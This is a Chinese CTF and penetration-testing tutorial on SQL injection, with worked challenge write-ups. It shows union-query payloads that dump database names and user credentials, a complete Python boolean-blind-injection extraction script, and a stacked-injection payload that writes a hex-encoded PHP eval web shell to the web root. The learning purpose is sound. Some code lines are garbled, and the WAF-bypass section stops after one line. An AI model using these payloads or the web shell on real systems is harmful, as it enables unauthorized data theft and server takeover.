第五章 SQL注入漏洞与防护
- 本文围绕SQL注入在实战中的多种利用方式展开,内容涵盖联合查询注入、布尔盲注爆破、堆叠注入写Shell以及WAF绕过等核心技术,同时结合绕过方法与漏洞原理进行分析,并配合官方WP思路整理实现路径,适用于CTF与渗透测试基础到进阶阶段的学习与复现。
文章目录
联合查询注入
适合纯新手入门使用,难度极低。
打开网页:

发现许多超链接,随便点几个,发现是根据id 进行查找:


所以这里测试一下他是什么SQL注入:
绕过方法
如果想了解如何进行SQL注入,可以看该专栏:
这里有两种方法可以得到结果:
sqlmap脚本注入;- payload:python sqlmap.py -r 1.txt
- 手动测试注入;
这里我个人倾向于手动注入:
(1)这里测试了一下,发现使用单引号',双引号" 等就不会显示出查询结果:

所以这里判断为"字符型闭合"
(2)测试一下回显位:
bash
?id=-1 union select 1,2,3 -- da

# 查看当前数据库
?id=-1 union select 1,2,database() -- da
得到结果,三个位置均可回显;

(3)接下来就很熟悉的注入语句:
bash
# 遍历所有数据库
?id=-1 union select 1,group_concat(schema_name),3 from information_schema.schemata -- da

# 查表

?id=-1 union select 1,group_concat(table_name),3 from information_schema.tables where table_schema='ctfshow_page_informations' -- da

# 查列

?id=-1 union select 1,2,group_concat(column_name) from information_schema.columns where table_schema='ctfshow_page_informations' and table_name='pages' -- da

# 详细字段

?id=-1 UNION SELECT 1,username,password FROM users -- da数据库:ctfshow_page_informations

表名:pages 和 users
列名:
bash

- id,username,password
- id,title,content
因为不知道flag在哪里,所以分别查看:
users查询字段,得到flag:
布尔盲注爆破

打开页面,发现是一个登陆界面:

这里随便输入数据,然后抓包看看:
绕过方法
还是两种方法:sqlmap脚本或者手动注入
这里发现不论输入什么都是返回同一结果:

此时面对这种情况,有两个可能绕过:
- 报错注入
- 布尔盲注
这里首先测试一下报错注入:
使用两个payload:
bash
username=-1' union select 1,2,3 #&password=123
username=-1 union select 1,2,3 #&password=123
发现返回结果不一样:


因为报错信息总是一样,并不能拿到什么有效结果,所以报错注入在这关失效;
官方WP
所以我们这里尝试布尔盲注:
- 盲注的基本原理可以看:sqli-labs全过关解析含详细payload(5-10 附带源码分析)
布尔判断情况
- 登陆失败返回包含script
- 登陆成功返回未知,这里盲猜不含script
布尔盲注脚本
bash
# exp.py
import requests
import string

URL = "http://localhost:5055/login.php"

FAIL = "script" # 登录失败时的响应头

def send_payload(payload):
    data = {
        "username": payload,
        "password": "anything"
    }
    resp = requests.post(URL, data=data, allow_redirects=False)
    return resp.text.find(FAIL) == -1

def get_length(payload_template, min_len=1, max_len=100):
    for l in range(min_len, max_len):
        payload = payload_template.format(l)
        if send_payload(payload):
            return l
    return None

def get_string(payload_template, length):
    result = ""
    chars = string.ascii_letters + string.digits + "_{}@.-,! "
    for i in range(1, length+1):
        for c in chars:
            payload = payload_template.format(i, c)
            if send_payload(payload):
                result += c
                print(f"\r{result}", end="", flush=True)
                break
    print()
    return result

def get_table_names():
    print("[*] Getting table name length...")
    length = get_length("admin' and (select length(group_concat(table_name)) from information_schema.tables where table_schema=database())={};#---")
    print(f"[*] Table names length: {length}") ==

    print("[*] Getting table names...")
    names = get_string("admin' and ascii(substr((select group_concat(table_name) from information_schema.tables where table_schema=database()),{},1))=ascii('{}');#---", length)
    print(f"[*] Table names: {names.split(',')}")
    return names.split(',')

def get_column_names(table):
    print(f"[*] Getting column names length for {table}...")
    length = get_length(f"admin' and (select length(group_concat(column_name)) from information_schema.columns where table_name='{table}')={{}};#---")
    print(f"[*] Column names length: {length}")

    print(f"[*] Getting column names for {table}...")
    names = get_string(f"admin' and ascii(substr((select group_concat(column_name) from information_schema.columns where table_name='{table}'),{{}},1))=ascii('{{}}');#---", length)
    print(f"[*] Column names: {names}")
    return names.split(',')

def get_field(table, column, row=0):
    print(f"[*] Getting length of {column} in {table} row {row}...")
    length = get_length(f"admin' and (select length({column}) from {table} limit {row},1)={{}};#---", max_len=256)
    print(f"[*] Field length: {length}")

    if length is None:
        print(f"[!] Cannot determine length for {column} in {table} row {row}, skipping.")
        return ""

    print(f"[*] Getting value of {column} in {table} row {row}...")
    value = get_string(f"admin' and ascii(substr((select {column} from {table} limit {row},1),{{}},1))=ascii('{{}}');#---", length)
    print(f"[*] Value: {value}")
    return value

if __name__ == "__main__":
    # 1. 获取所有表名
    tables = get_table_names()

    # 2. 获取每个表的列名
    for table in tables:
        columns = get_column_names(table)
        # 3. 获取每个表的每个字段内容
        for col in columns:
            for row in range(2): #获取前2行
get_field(table, col, row)- 最终flag:
- CTF{bool_sql_injection_is_fun}
堆叠注入写Shell
适合纯新手入门使用,难度极低。
打开页面,还是和之前一样:

抓包测试一下:

漏洞原理
- 原理:利用分号(
;)将多条SQL语句分隔开来,使数据库服务器能够依次执行这些串接的恶意语句。- 函数:使此漏洞成立的后端核心函数通常是
mysqli_multi_query()或PDO::query()等支持执行多条语句的API;
- 函数:使此漏洞成立的后端核心函数通常是
绕过方法
由于过滤了单引号无法直接闭合,这里使用转义符绕过单引号限制:
这里对一句话木马进行Hex编码尝试进行绕过:
bash
# 一句话木马
<?php eval($_POST[cmd]);?>

# payload
password=;select 0x3c3f706870206576616c28245f504f53545b636d645d293b3f3e into outfile "/var/www/html/1.php";%23 &username=admin\
结果如下:

随后访问 1.php,成功写入一句话木马:


执行命令,拿到flag:
WAF绕过
打开页面,进行抓包:
